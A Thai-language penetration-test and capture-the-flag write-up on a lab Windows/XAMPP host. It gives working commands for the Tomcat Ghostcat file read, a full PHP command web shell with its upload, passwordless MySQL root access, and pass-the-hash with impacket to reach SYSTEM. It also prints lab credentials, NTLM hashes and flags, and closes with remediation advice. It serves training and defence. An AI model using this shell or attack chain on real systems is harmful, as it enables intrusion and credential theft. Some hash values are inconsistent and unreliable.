เมื่อยกระดับสิทธิ์ได้สำเร็จ ใช้คำสั่งเพื่อค้นหาไฟล์ที่เกี่ยวข้องกับ Flag ทดสอบค้นหาไฟล์ Credential ด้วย ไฟล์นามสกุล .txt

คำสั่งที่ใช้:

```
1 dir /s /b C:\*flag*.*
```

ผลลัพธ์: พบไฟล์ที่เกี่ยวข้อง:

C:\Users\vanitas\Desktop\flag5.txt

```
C:\Windows\system32>dir /s /b C:\*flag*.*
dir /s /b C:\*flag*.*
C:\Users\chananya.c\AppData\Roaming\Microsoft\Windows\Recent\flag2.txt.lnk
C:\Users\chanathip.pi\AppData\Roaming\Microsoft\Windows\Recent\flag2.txt.lnk
C:\Users\chanathip.pi\Desktop\flag2.txt
C:\Users\vanitas\AppData\Roaming\Microsoft\Windows\Recent\flag2.txt.lnk
C:\Users\vanitas\AppData\Roaming\Microsoft\Windows\Recent\flag5.txt.lnk
C:\Users\vanitas\Desktop\flag5.txt
C:\xampp\htdocs\dashboard\images\flags
C:\xampp\mysql\data\kbtg\flag.frm
C:\xampp\mysql\data\kbtg\flag.ibd
C:\xampp\src\xampp-control-panel\gfx\150px-Flag_of_Germany.svg.jpg
C:\xampp\src\xampp-control-panel\gfx\150px-Flag_of_the_United_States.svg.jpg
C:\Windows\system32>
```

5. ดึงข้อมูลจาก Flag 5

ใช้คำสั่ง type เพื่ออ่านเนื้อหาไฟล์ Flag

คำสั่งที่ใช้:

```
1 type "C:\Users\vanitas\Desktop\flag5.txt"
```


ผลลัพธ์:

```
C:\Windows\system32>C:\Windows\System32\whoami.exe
C:\Windows\System32\whoami.exe
nt authority\system

C:\Windows\system32>type "C:\Users\vanitas\Desktop\flag5.txt"
type "C:\Users\vanitas\Desktop\flag5.txt"
KBTG{F5_090fe9e60906f1f629fab9825825194}
C:\Windows\system32>
```

ข้อมูลที่พบ

Flag 5



```
1 KBTG{F5_090fe9e60906f1f629fab9825825194}
```

รายงานผลการทดสอบเจาะระบบ

1. การสำรวจเป้าหมาย (Enumeration)

ใช้ Port Scanning

1.1 การสแกน IP Address ด้วย fping

- 1) เครื่องมือที่ใช้: fping
- 2) เหตุผล: fping ถูกเลือกใช้เนื่องจากสามารถค้นหา IP ที่ Online ได้อย่างรวดเร็วในช่วง IP Range ที่กำหนด (192.168.111.0/24)
- 3) คำสั่งที่ใช้: fping -a -g 192.168.111.0/24
- 4) พบเครื่องที่ online:
 - 192.168.111.1
 - 192.168.111.2
 - 192.168.111.128
 - 192.168.111.129

1.2 การตรวจสอบ Port และ Service

- 1) เครื่องมือที่ใช้: nmap
- 2) เหตุผล: ใช้สำหรับตรวจสอบ Service, Port และ Version ที่เปิดใช้งาน รวมถึง OS Detection
- 3) คำสั่งที่ใช้: nmap -A 192.168.111.129
- 4) ผลลัพธ์: พบ Service สำคัญบน 192.168.111.129:
 - a) Port 80/443: Apache HTTP/HTTPS (Version 2.4.58) → ระบุถึง Web Application ที่เป็นเป้าหมาย
 - b) Port 8009: Apache JServ Protocol (AJP) → ตรวจพบ CVE-2020-1938 (Ghostcat)
 - c) Port 8080: Apache Tomcat (Version 9.0.30) → ใช้เชื่อมโยงไปสู่ Flag1
 - d) Port 135, 139, 445: Microsoft Windows Services → ใช้สำหรับตรวจสอบ NTLM (Privilege Escalation)

2. การค้นหาช่องโหว่และการโจมตี

2.1 Tomcat AJP Vulnerability (Flag 1)

- 1) รายละเอียด: ช่องโหว่ใน Apache Tomcat AJP Protocol (Port 8009) อนุญาตให้ผู้โจมตีเข้าถึงไฟล์สำคัญบน Server
- 2) ไฟล์ที่ตรวจพบ: `/WEB-INF/tomcat-users.xml`
- 3) เครื่องมือที่ใช้: `ajpShooter.py`
- 4) คำสั่ง: python3 ajpShooter.py -H 192.168.111.129 -p 8009 -f /WEB-INF/tomcat-users.xml
- 5) ผลลัพธ์: พบ Credential:
 - a) Username: `admin`
 - b) Password: `T0m_&_J3rrY!!!`
 - c) Flag 1: `KBTG{F1_e713762b9ca827015f8f973e20a28d17}`

2.2 Web Upload Vulnerability (Flag 2)

- 1) รายละเอียด: ช่องโหว่เกิดจาก Web Application ไม่มีการตรวจสอบไฟล์ที่อัปโหลด ทำให้สามารถอัปโหลดไฟล์ PHP Shell (cmd.php) เพื่อรันคำสั่งบน Server และค้นหา Flag ได้

- 2) ขั้นตอน:

- a) สร้างไฟล์ cmd.php ใช้ Text Editor เช่น nano บน Kali Linux:

```
1  <?php
2  if (isset($_REQUEST['cmd'])) {
3      $cmd = ($_REQUEST['cmd']);
4      passthru($cmd);
5  }
6  ?>
7  <form method="post">
8      <input type="text" name="cmd" size="50">
9      <input type="submit" value="Execute">
10 </form>
```

- b) อัปโหลดไฟล์ cmd.php ไปยัง Server:

- เข้าสู่ระบบด้วย Credential:
 - URL: http://192.168.111.129/uploads.php
 - Username: admin
 - Password: T0m_&_J3rrY!!!
- เลือกไฟล์ cmd.php และอัปโหลด

- c) รันคำสั่งผ่าน cmd.php:

- เปิดไฟล์ผ่าน URL: http://192.168.111.129/uploads/cmd.php
- ใช้พารามิเตอร์ cmd เพื่อรันคำสั่ง เช่น:

```
1 http://192.168.111.129/uploads/cmd.php?cmd=dir /s /b C:\*.txt
```

- d) ค้นหาและอ่าน Flag 2 เมื่อพบไฟล์ flag2.txt:

```
1 http://192.168.111.129/uploads/cmd.php?cmd=dir /s /b C:\*.txt
```

- 3) ผลลัพธ์: Flag 2: KBTG{F2_2c8a640f9eb801972dc0bf0c8a6e1f88}

2.3 MySQL Default Configuration (Flag 3)

- 1) รายละเอียด: MySQL ถูกติดตั้งด้วยค่าพื้นฐาน (Default Configuration) โดยไม่มีการตั้งการรหัสผ่าน Root ทำให้สามารถเข้าถึงฐานข้อมูลได้ด้วยสิทธิ์สูงสุด

- 2) ขั้นตอน:

- a) ตรวจสอบการเชื่อมต่อ MySQL ด้วยการรันคำสั่ง ดังนี้ ซึ่งหากเชื่อมต่อสำเร็จโดยไม่ต้องใช้รหัสผ่าน แสดงว่า MySQL ไม่มีการตั้งรหัสผ่าน Root

```
1 C:\xampp\mysql\bin\mysql.exe -u root
```

- b) ค้นหา Flag ในฐานข้อมูล:

```
1 USE kbtg;
2 SHOW TABLES;
3 SELECT * FROM flag;
```

- c) ผลลัพธ์จากคำสั่ง:

- ตารางที่พบ: **flag**
- พบ Flag 3: KBTG{F3_71d5d1be29d89980d69f8ebb70cb27e8}

2.4 Privilege Escalation (Flag 4, Flag 5)

- 1.) รายละเอียด: ใช้ NTLM Hash จากไฟล์ KBTG-Remote.dll เพื่อทำการโจมตี Pass-the-Hash และยกระดับสิทธิ์เป็น NT AUTHORITY\SYSTEM

- 2.) ขั้นตอน:

- a.) วิเคราะห์ NTLM Hash จากไฟล์ KBTG-Remote.dll
vanitas:C3B16DA180E9FF689B0D81627B5FCE427 โดยลักษณะของ Hash เป็น NTLM Hash มีความยาว 32 ตัวอักษรในรูปแบบ Hexadecimal

- b.) ใช้ Impacket SecretsDump เพื่อดึงข้อมูลเพิ่มเติม

คำสั่ง:

```
1 impacket-secretsdump -hashes :C3B16DA180E9FF689B0D81627B5FCE427 vanitas@192.168.111.130
```

ผลลัพธ์:

```
1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
2 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
3 vanitas:1000:aad3b435b51404eeaad3b435b51404ee:c3b16da180e9ff689b0d81627b5fce42:::
```

- c.) ใช้ Impacket Psexec เพื่อยกระดับสิทธิ์:

คำสั่ง:

```
1 impacket-psexec -hashes :C3B16DA180E9FF689B0D81627B5FCE427 vanitas@192.168.111.130
```

ผลลัพธ์:

```
C:\Windows\system32> whoami  
nt authority\system
```

d.) ค้นหา Flag 4 และ Flag 5:

คำสั่ง:

```
1 dir /s /b C:\*flag*.*  
2 type C:\Users\vanitas\Desktop\flag5.txt
```

ผลลัพธ์:

Flag 4: KBTG{F4_ae7a25883ed6a59d1548d20119ef2571}

Flag 5: KBTG{F5_090fe9e60906f1f629fab9825825194}

3. ช่องโหว่ที่พบและข้อเสนอแนะ

- 1) Tomcat AJP Protocol:
 - a) ปิด Port 8009 หากไม่ได้ใช้งาน
 - b) ใช้ไฟร์วอลล์เพื่อจำกัด IP ที่สามารถเข้าถึง AJP Protocol
- 2) Web Application:
 - a) ใช้ Validation ตรวจสอบ File Type ก่อนอัปโหลด
 - b) จำกัดประเภทไฟล์ที่อนุญาตให้อัปโหลด
- 3) MySQL Configuration:
 - a) กำหนด Root Password ที่ซับซ้อน
 - b) ปิดการเข้าถึงจากภายนอก
- 4) Service Account Management:
 - a) ไม่ควรใช้รหัสผ่านเดียวกันสำหรับหลายบริการ
 - b) หลีกเลี่ยงการเก็บ credentials แบบ plain text
- 5) Windows Security:
 - a) ปิดการใช้งาน RemoteRegistry service
 - b) เพิ่มการป้องกัน Pass-the-Hash attack
 - c) ตรวจสอบและจำกัดสิทธิ์ local admin